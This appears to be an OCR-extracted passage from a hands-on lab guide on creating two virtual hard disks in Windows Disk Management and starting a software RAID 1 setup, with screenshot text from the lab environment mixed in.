
- In the Create and Attach Virtual Hard disk window, select Browse next to the Location field


ACIWIN11
ATL03
ACIDC01
On
ACIDM01
Off
ACIWIN11
On
Power off
Reboot
Reset
Suspend
Refresh
ACIALMA
Off
ACIKALI
Off
Auto logout
44 mins.
Disk Management
File
Action
View
Help
Menu
Volume
Layout
Type
File System
Status
Capacity
Free Spa...
% Free
(C:)
Simple
Basic
NTFS
Healthy (B...
69.29 GB
36.39 GB
53 %
(Disk 0 partition 1)
Simple
Basic
Healthy (E...
100 MB
100 MB
100 %
(Disk 0 partition 4)
Simple
Basic
ACIHDD (D:)
Simple
Basic
Create and Attach Virtual Hard Disk
Specify the virtual hard disk location on the machine.
Location:
Browse...
Virtual hard disk size:
MB
Virtual hard disk format
VHD
Supports virtual disks up to 2040 GB in size.
VHDX
Supports virtual disks larger than 2040 GB in size (Supported maximum of 64 TB) and is resilient to power failure events. This format is not supported in operating systems earlier than Windows 8 or Windows Server 2012.
Virtual hard disk type
Fixed size (Recommended)
The virtual hard disk file is allocated to its maximum size when the virtual hard disk is created.
Dynamically expanding
The virtual hard disk file grows to its maximum size as data is written to the virtual hard disk.
OK
Cancel
Disk 0
Basic
69.98 GB
Online
100 MB
Healthy (EFI System Parti
604 MB
Healthy (Recovery Partition)
Disk 1
Basic
19.98 GB
Online
ACIHDD (D:)
19.98 GB NTFS
Healthy (Basic Data Partit
Disk 2
Unknown
5.00 GB
Not Initialized
5.00 GB
Unallocated
Unallocated
Primary partition
ENG
UK




Step 12

- In the Browse Virtual Disk files window, ensure you are in the newly created VHDs folder
- Enter the following into the File name field and then select Save:
    - VHD2

- 


Step 13

- In the Create and Attach Virtual Hard Disk window, select GB from the drop-down menu and enter the following in the Virtual hard disk size field:
  - 5
  - Click OK



Step 14

- Observe Disk Management to see Disk 2 and Disk 3 have been created. This is the minimum number of disks required for a RAID 1 configuration




Task 2 – Configure RAID 1 across the Unallocated Disks


Windows has the capability of creating software-based RAID configuration without the need for a hardware RAID controller. In this task, you will configure RAID 1 across the two VHDs that were created in Task 1

Step 1


- Connect to ACIWIN11



- Click the Start charm and type the following:
    - manage storage spaces

